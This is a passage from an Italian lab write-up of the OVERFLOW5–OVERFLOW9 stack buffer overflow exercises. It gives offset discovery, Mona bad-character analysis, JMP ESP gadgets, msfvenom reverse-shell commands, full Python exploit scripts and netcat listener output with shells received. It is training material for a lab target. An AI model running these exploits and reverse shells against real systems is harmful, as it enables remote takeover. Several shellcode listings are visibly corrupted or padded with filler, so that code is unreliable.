/usr/share/metasploit-framework/tools/exploit/pattern create.rb -l 500
```

```
struct.pack("<I", 0x356b4134)
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "4Ak5"
```




Figura 38 - Conversione del valore EIP e individuazione dell'offset 314.




Figura 39 - Verifica dell'offset con EIP sovrascritto da BBBB ed ESP sulle C.

Passaggio 3 Identificazione dei bad character

Il bytearray è stato inviato dopo 314 byte di padding usando sendall() e riavviando il programma prima di ogni confronto. Il primo risultato segnalava 0x00, 0x16, 0x17, 0x2F, 0x30, 0xF4, 0xF5 e 0xFD. Le esclusioni progressive hanno mostrato che 0x17, 0x30 e 0xF5 erano alterazioni a cascata dei byte precedenti. Il confronto conclusivo Unmodified ha confermato come bad character effettivi 0x00, 0x16, 0x2F, 0xF4 e 0xFD.

```
!mona bytearray -b "\x00"
```

```
!mona compare -f C:\monaloscpl\bytearray.bin -a esp
```




Figura 40 - Confronti progressivi di Mona fino al risultato Unmodified.

Passaggio 4 Gadget JMP ESP, composizione del payload e reverse shell

La ricerca di Mona, eseguita escludendo i cinque bad character effettivi, ha restituito diversi gadget stabili in `essfunc.dll`. È stato scelto `0x625011AF`, rappresentato in little endian dai byte `AF 11 50 62` e compatibile con le esclusioni individuate.

`!mona jmp -r esp -cpb "\x00\x16\x2f\x4f\xfd"`




Figura 41 - Ricerca dei gadget JMP ESP e selezione dell'indirizzo 0x625011AF.

Il payload finale di OVERFLOW5 è composto dai seguenti blocchi:

- **314 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP `0x625011AF` in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte `0x90` e utilizzati come NOP sled.
- **Shellcode della reverse shell**, generato escludendo i cinque bad character effettivi.

`msfvenom -p windows/shell_reverse_tcp LHOST=192.168.13.100 LPORT=1234 EXITFUNC=thread -b "\x00\x16\x2f\x4f\xfd" -f python`

```
padding = b"A" * 314
eip = struct.pack("<I", 0x625011af)
nops = b"\x90" * 32
payload = padding + eip + nops + buf
s.sendall(b"OVERFLOW5 " + payload)
sudo nc -nvlp 1234
python3 payload.py
```




Figura 42 - Reverse shell Windows ricevuta dopo l'invio del payload di OVERFLOW5.

La ricezione della shell Windows conferma il completamento corretto di OVERFLOW5 e la validità dell'offset, del gadget selezionato, delle esclusioni applicate e dell'invio completo con sendall().

8. OVERFLOW6 Risultati specifici

Per OVERFLOW6 è stato applicato il procedimento standard descritto per OVERFLOW1. La sezione riporta il pattern utilizzato, gli offset ricavati, l'analisi progressiva dei bad character, il gadget JMP ESP compatibile e la composizione del payload conclusivo.

Passaggio 1 Crash ed estrazione degli offset

Il crash è stato riprodotto inviando un pattern ciclico da 2048 byte. EIP conteneva il valore 0x35694234, convertito nella sequenza ASCII 4Bi5: la ricerca nel pattern ha restituito l'offset EIP 1034. All'inizio dei dati puntati da ESP era invece presente la sequenza B16B, corrispondente all'offset 1038, quattro byte dopo EIP.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048  
struct.pack("<I", 0x35694234)  
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "4Bi5"  
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "B16B"
```

[illegible]

Figura 43 - Invio del pattern ciclico al comando OVERFLOW6.

```
>>> import struct
>>> struct.pack("<I", 0x35694234)
'4Bi5'
```

Figura 44 - Conversione del valore EIP nella sequenza ASCII 4Bi5.

```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q Bi6B
[*] Exact match at offset 1038

(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 4Bi5
[*] Exact match at offset 1034
```

Figura 45 - Offset EIP 1034 e posizione iniziale di ESP 1038.

```

EAX 000CF519 RSC11 "OVERFLOW6 Ra0Ra1Ra2Ra3Ra4Ra5Ra6
ECX 00C25044
EDX 000A7143
EBX 42326942
ESP 000CF428 RSC11 "B16B17B18B19B0B1B2B3B4B5B
ESI 69433663
EDI 00401973 oscp.00401973
EIP 00401973 oscp.00401973

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 002B 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7F000000(FFF)
D 0 GS 002B 32bit 0(FFFFFFFF)

D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,G,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

Cond 3 2 1 0 Err 0 0 0 0 0 0 0 0 0 0 (GT)
FCW 0000 Prec 0000
FSTQ 027F Cond NEAR,53 Mask 1 1 1 1 1 1

```

Figura 46 - Registri dopo il crash e sequenza B16B all'inizio dei dati puntati da ESP.

Passaggio 2 Identificazione dei bad character

Il primo confronto ha segnalato i byte 0x00, 0x08, 0x09, 0x2C, 0x2D, 0xAD e 0xAE. Ripetendo l'analisi dopo le esclusioni, 0x09, 0x2D e 0xAE sono risultati alterazioni a cascata dei byte immediatamente precedenti. I bad character effettivi di OVERFLOW6 sono quindi 0x00, 0x08, 0x2C e 0xAD.

```
!mona bytearray -b "\x00"
```

```
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```

Address	Status	BadChars	Type
0x009afa28	Corruption after 7 bytes	00 08 09 20 2d ad ae	normal

Figura 47 - Primo confronto Mona con valori effettivi e alterazioni a cascata.

Address	Status	BadChars	Type
0x00d0fa28	Corruption after 7 bytes	00 08 20 ad	normal

Figura 48 - Confronto conclusivo con i bad character effettivi.

Passaggio 3 Individuazione del gadget JMP ESP

La ricerca eseguita escludendo i quattro bad character ha restituito diversi gadget utilizzabili in essfunc.dll. È stato selezionato l'indirizzo 0x625011AF, compatibile con i byte non validi individuati.

```
!mona jmp -r esp -cpb '"\x00\x08\x2c\xad"
```




Figura 49 - Risultati della ricerca JMP ESP e selezione dell'indirizzo 0x625011AF.

Passaggio 4 Composizione del payload e reverse shell

Lo shellcode della reverse shell è stato generato con msfvenom escludendo i quattro bad character effettivi. Nel programma Python sono stati impostati l'offset 1034, il gadget 0x625011AF in formato little endian e un NOP sled da 32 byte, mantenendo la stessa struttura già verificata negli altri casi.

Il payload finale di OVERFLOW6 è composto dai seguenti blocchi:

- **1034 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x625011AF in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **Shellcode della reverse shell**, generato escludendo i bad character effettivi.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b '"\x00\x08\x2c\xad"' -f python
```

```
padding = b"A" * 1034
eip = struct.pack("<I", 0x625011af)
nops = b"\x90" * 32
payload = padding + eip + nops + buf
sudo nc -nvlp 1234
python payload.py
```




Figura 50 - Output della reverse shell Windows; schermata rappresentativa del risultato finale.

La reverse shell ottenuta conferma la correttezza dell'offset 1034, del gadget JMP ESP 0x625011AF, dei bad character esclusi e della composizione finale del payload.

9. OVERFLOW7 Risultati specifici

Per OVERFLOW7 è stato ripetuto lo stesso percorso operativo. I risultati specifici riguardano l'offset, i bad character e lo shellcode generato; il gadget JMP ESP è rimasto invariato.

Passaggio 1 Crash ed estrazione degli offset

Dopo il crash provocato con il pattern ciclico da 2048 byte, EIP conteneva il valore 0x72423572. La conversione secondo l'ordinamento little endian ha restituito la sequenza ASCII r5Br; la ricerca di questa sequenza nel pattern ha individuato l'offset EIP 1306. La posizione iniziale dei dati puntati da ESP è 1310, quattro byte dopo EIP.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
struct.pack("<I", 0x72423572)
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "r5Br"
```


Passaggio 2 Identificazione dei bad character

In OVERFLOW7 il confronto eseguito direttamente con l'indirizzo contenuto in ESP non risultava allineato all'inizio effettivo del bytearray. Dopo ogni crash provocato da badchar.py, ESP è stato seguito nel dump di

memoria ed è stato individuato manualmente l'indirizzo dal quale iniziava la sequenza progressiva dei byte. L'indirizzo così ricavato è stato inserito esplicitamente nel comando compare; nell'esecuzione documentata l'array iniziava da 0x00CCFA08. Ripetendo il confronto dopo ogni esclusione sono stati individuati i bad character effettivi 0x00, 0x8C, 0xAE, 0xBE e 0xFB.

```
!mona bytearray -b "\x00"
```

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 00ccfa08
```



Address	Status	BadChars	Type
0x00ccfa08	Corruption after 139 bytes	00 8c ae be fb	normal

Figura 51 - Confronto Mona conclusivo con i bad character di OVERFLOW7.

Passaggio 3 Gadget JMP ESP e generazione dello shellcode

La ricerca di Mona ha confermato la disponibilità del gadget JMP ESP 0x625011AF, il cui indirizzo non contiene i bad character individuati. Lo shellcode della reverse shell è stato quindi generato escludendo gli stessi byte.

```
!mona jmp -r esp -cpb "\x00\x8c\xae\xbe\xfb"
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b '\x00\x8c\xae\xbe\xfb' -f python
```

[illegible]

Figura 52 - Risultati della ricerca JMP ESP e selezione dell'indirizzo 0x625011AF.

```

C:\msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b "\x00\x8c\xae\xbe\xfb" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of python file: 1722 bytes
buf = b""
buf += b"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e"
buf += b"\x81\x76\x0e\xc5\x1b\x1e\x22\x83\xee\xfc\xe2\xf4"
buf += b"\x39\xf3\x9c\x22\xc5\x1b\x7e\xab\x20\x2a\xde\x46"
buf += b"\x4e\x4b\x2e\xa9\x97\x17\x95\x70\xd1\x90\x6c\x0a"
buf += b"\xcaxac\x54\x04\xf4\xe4\xb2\x1e\xa4\x67\x1c\x0e"
buf += b"\xe5\xda\xd1\x2f\xcc\xdc\xfc\xd0\x97\x43\x95\xf0"
buf += b"\xd5\x90\x54\x1e\x4e\x57\x0f\x5a\x26\x53\x1f\x73"
buf += b"\x94\x90\x47\x02\xc4\xc8\x95\x6b\xdd\xf8\x24\x6b"
buf += b"\x4e\x2f\x95\x23\x13\x2a\xe1\x8e\x04\xd4\x13\x23"
buf += b"\x02\x23\xfe\x57\x33\x18\x63\xda\xfe\x66\x3a\x57"
buf += b"\x21\x43\x95\x7a\xe1\x1a\xcd\x44\x4e\x17\x55\xa9"
buf += b"\x9d\x07\x1f\xf1\x4e\x1f\x95\x23\x15\x92\x5a\x06"
buf += b"\xe1\x40\x45\x43\x9c\x41\x4f\xdd\x25\x44\x41\x78"
buf += b"\x4e\x09\xf5\xaf\x98\x73\x2d\x10\xc5\x1b\x76\x55"
buf += b"\xb6\x29\x41\x76\xad\x57\x69\x04\xcd\x2e\x4\xcb\x9a"
buf += b"\x55\x1a\x1e\x22\xac\xdf\x4a\x72\xad\x32\x9e\x49"
buf += b"\xc5\xe4\xcb\x72\x95\x4b\x4e\x62\x95\x5b\x4e\x4a"
buf += b"\x2f\x14\xc1\xc2\x3a\xce\x89\x48\xc0\x73\x14\x22"
buf += b"\xc7\x0b\x76\x20\xc5\x1f\xcc\xab\x23\x71\x0e\x74"
buf += b"\x92\x73\x87\x87\x17\x7a\xe1\x7f\x40\xdb\x6a\x2e"
buf += b"\x3a\x55\x16\x57\x29\x73\xee\x97\x67\x4d\xe1\xf7"
buf += b"\xad\x78\x73\x46\xc5\x92\xfd\x75\x92\x4c\x2f\x4d"
buf += b"\xaf\x09\x47\x74\x27\xe6\x78\xe5\x81\x3f\x22\x23"
buf += b"\xc4\x96\x5a\x06\xd5\xdd\x1e\x66\x91\x4b\x48\x74"
buf += b"\x93\x5d\x48\x6c\x93\x4d\x4d\x74\xad\x62\xd2\x1d"
buf += b"\x43\x4e\x4\xcb\xab\x25\x55\x44\x64\x3a\x2b\x76\x2a"
buf += b"\x42\x06\x7e\xdd\x10\xa0\x85\xf9\xf4\xeb\x76\x84"
buf += b"\x50\xa6\x83\xdd\x10\x27\x18\x5e\xcf\x9b\xe5\xc2"

```

Figura 53 - Generazione dello shellcode da 348 byte mediante msfvenom.

Passaggio 4 Composizione del payload e reverse shell

Il payload finale di OVERFLOW7 è composto dai seguenti blocchi:

- **1306 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x625011af in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **348 byte di shellcode**, generati da msfvenom per stabilire la reverse shell.

```
padding = b"A" * 1306
```

```
eip = struct.pack("<I", 0x625011af)
```

```
nops = b"\x90" * 32
```

```
payload = padding + eip + nops + buf
```

```
sudo nc -nvlp 1234
```

```
1 import socket
2 import struct
3 # Necessario per convertire l'indirizzo EIP in byte
4 ip = "10.0.2.15" # Sostituire con l'IP target attuale
5 port = 1337
6 timeout = 5
7 padding = b"A" * 1306
8 # Indirizzo del gadget jmp esp (0x625011af), formattato come little-endian
9 eip = struct.pack("<I", 0x625011af) # Istruzioni NOP (No Operation - 0x90) per dare 'spazio' allo shellcode
10 nops = b"\x90" * 32
11 # Shellcode generato da msfvenom (sostituire con il proprio)
12 buf = b""
13 buf += b"\x31\xc9\x83\xaf\xeb\xff\xff\xff\xff\x05"
14 buf += b"\x81\x76\x0e\xc5\x1b\x1e\x22\x83\xee\xff\x02\x14"
15 buf += b"\x39\xf3\x9c\x22\xc5\x1b\x7e\xab\x20\x2a\xde\x46"
16 buf += b"\x4e\x4b\x2e\x9a\x97\x17\x95\x79\x01\x90\x6c\x0a"
17 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
18 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
19 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
20 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
21 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
22 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
23 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
24 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
25 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
26 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
27 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
28 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
29 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
30 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
31 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
32 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
33 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
34 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
35 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
36 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
37 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
38 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
39 buf += b"\x5a\x54\x04\x04\x04\x04\x04\x04\x04\x04\x04\x04"
```

Figura 54 - Prima parte dello script con offset, gadget, NOP sled e shellcode.

```
40 buf += b"\x50\x4e\x83\xaf\xeb\xff\xff\xff\xff\x05"
41 buf += b"\x81\x76\x0e\xc5\x1b\x1e\x22\x83\xee\xff\x02\x14"
42 # Costruzione del payload finale
43 payload = padding + eip + nops + buf
44 # Connessione e invio
45 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
46 s.settimeout(timeout)
47 s.connect((ip, port))
48 s.recv(1024)
49 s.send(b"OVERFLOW7 " + payload)
50 s.recv(2048) # Potrebbe ricevere qualcosa o andare in timeout
51 s.close()
52 print("Payload inviato!")
```

```
(kali@kali)~$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 49452
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Users\user\Desktop\oscp>
```

Figura 55 - Costruzione e invio del payload al comando OVERFLOW7.

Figura 56 - Reverse shell Windows ricevuta dal listener Netcat.

10. OVERFLOW8 Risultati specifici

Per OVERFLOW8 è stato seguito il procedimento standard descritto per OVERFLOW1. La sezione riporta gli offset ricavati, l'evoluzione dell'analisi dei bad character e le evidenze della generazione e dell'esecuzione del payload finale.

Passaggio 1 Crash ed estrazione degli offset

Il crash è stato riprodotto inviando un pattern ciclico di 2048 byte. EIP conteneva il valore 0x68433568, convertito nella sequenza ASCII h5Ch. La ricerca nel pattern ha restituito l'offset EIP 1786; la sequenza 6Ch7 osservata all'inizio dei dati puntati da ESP ha invece restituito 1790, esattamente quattro byte dopo EIP.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
```

```
struct.pack("<I", 0x68433568)
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "h5Ch"
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "6Ch7"
```

```
>>> struct.pack("<I", 0x68433568)
'h5Ch'
```

Figura 57 - Conversione del valore EIP nella sequenza ASCII h5Ch.

```
(kali@kali)~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 6Ch7
[*] Exact match at offset 1790

(kali@kali)~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q h5Ch
[*] Exact match at offset 1786
```

Figura 58 - Offset EIP 1786 e posizione iniziale di ESP 1790.

Passaggio 2 Identificazione dei bad character

Lo script badchars.py è stato aggiornato con l'offset 1786 e ha inviato tutti i byte, escludendo a ogni ciclo quelli già riconosciuti come non validi. Nel primo confronto Mona ha segnalato 0x00, 0x1D, 0x1E, 0x2E, 0x2F, 0xC7,

0xC8 e 0xEE. I valori 0x1E, 0x2F e 0xC8 erano alterazioni conseguenti ai byte immediatamente precedenti. Dopo le esclusioni progressive, i bad character effettivi sono risultati 0x00, 0x1D, 0x2E, 0xC7 e 0xEE.

```
!mona bytearray -b "\x00"
```

```
python badchars.py
```

```
!mona compare -f C:\monaloscpl\bytearray.bin -a esp
```

```
badchars.py > ...
1 import socket
2 ip = "10.0.2.15"
3 # Sostituire con l'IP target
4 port = 1337
5 timeout = 5
6 # Lista dei caratteri da ignorare (iniziamo con il null byte)
7 ignore_chars = [b"\x00", b"\x1d", b"\x2e", b"\xc7", b"\xee"]
8 badchars_bytes = b""
9 for i in range(256):
10     char_byte = bytes([i])
11 # Converti l'intero in un oggetto byte
12 if char_byte not in ignore_chars:
13     badchars_bytes += char_byte
14 offset_eip = 1786
15 eip_placeholder = b"BBBB"
16 # Placeholder per EIP
17 # Inviame il padding, un EIP placeholder,
18 # e poi tutti i possibili byte (esclusi quelli ignorati)
19 payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
20 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21 s.settimeout(timeout)
22 s.connect((ip, port))
23 s.recv(1024)
24 s.send(b"OVERFLOW8 " + payload)
25 s.recv(1024)
26 s.close()
```

Figura 59 - Script badchars.py con offset 1786 ed esclusione dei bad character individuati.

Address	Status	BadChars	Type	Location
00000000	Corruption after 20 byte: 00 1d 2e c7 ee	normal		

Figura 60 - Primo confronto Mona con valori effettivi e alterazioni a cascata.

Address	Status	BadChars	Type	Location
00000000	Corruption after 20 byte: 00 1d 2e c7 ee	normal		

Figura 61 - Confronto conclusivo con i bad character effettivi.

Passaggio 3 Gadget JMP ESP e generazione dello shellcode

Il gadget JMP ESP utilizzato è 0x625011AF, compatibile con i bad character individuati. Msfvenom ha generato uno shellcode Windows da 351 byte diretto verso la macchina Kali 10.0.2.16 sulla porta 1234, escludendo i cinque byte non validi.

```
!mona jmp -r esp -cpb "\x00\x1d\x2e\xc7\xee"
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b "\x00\x1d\x2e\xc7\xee" -f python
```

```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b "\x00\x1d\x2e\xc7\xee" -f python
```

Figura 62 - Generazione dello shellcode con esclusione dei bad character di OVERFLOW8.

Passaggio 4 Composizione del payload e reverse shell

Il payload finale di OVERFLOW8 è composto dai seguenti blocchi:

- **1786 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x625011AF in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **351 byte di shellcode**, generati da msfvenom per stabilire la reverse shell.

```
padding = b"A" * 1786
```

```
eip = struct.pack("<I", 0x625011af)
```

```
nops = b"\x90" * 32
```

```
payload = padding + eip + nops + buf
```

```
sudo nc -nvlp 1234
```

```
python payload.py
```

```
(kali@kali)-[~]
$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 49454
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>
```

Figura 63 - Reverse shell Windows ricevuta dal listener dopo l'invio del payload di OVERFLOW8.

La connessione inversa conferma la correttezza dell'offset, dell'indirizzo JMP ESP, delle esclusioni applicate allo shellcode e della composizione finale del payload.

11. OVERFLOW9 Risultati specifici

Per OVERFLOW9 è stato applicato il procedimento standard già descritto. Le evidenze riportano gli offset specifici, i tre momenti significativi dell'analisi dei bad character e l'esecuzione del payload conclusivo.

Passaggio 1 Crash ed estrazione degli offset

Il crash è stato riprodotto utilizzando un pattern ciclico di 2048 byte. EIP conteneva il valore 0x35794234, convertito nella sequenza ASCII 4By5. La ricerca nel pattern ha restituito l'offset EIP 1514; la sequenza By6B presente all'inizio dei dati puntati da ESP ha restituito 1518, quattro byte dopo EIP.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
struct.pack("<I", 0x35794234)
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "4By5"
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "By6B"
```

```
>>> struct.pack("<I", 0x35794234)
'4By5'
```

Figura 64 - Conversione del valore EIP nella sequenza ASCII 4By5.

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q By6B
[*] Exact match at offset 1518

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 4By5
[*] Exact match at offset 1514
```

Figura 65 - Offset EIP 1514 e posizione iniziale di ESP 1518.

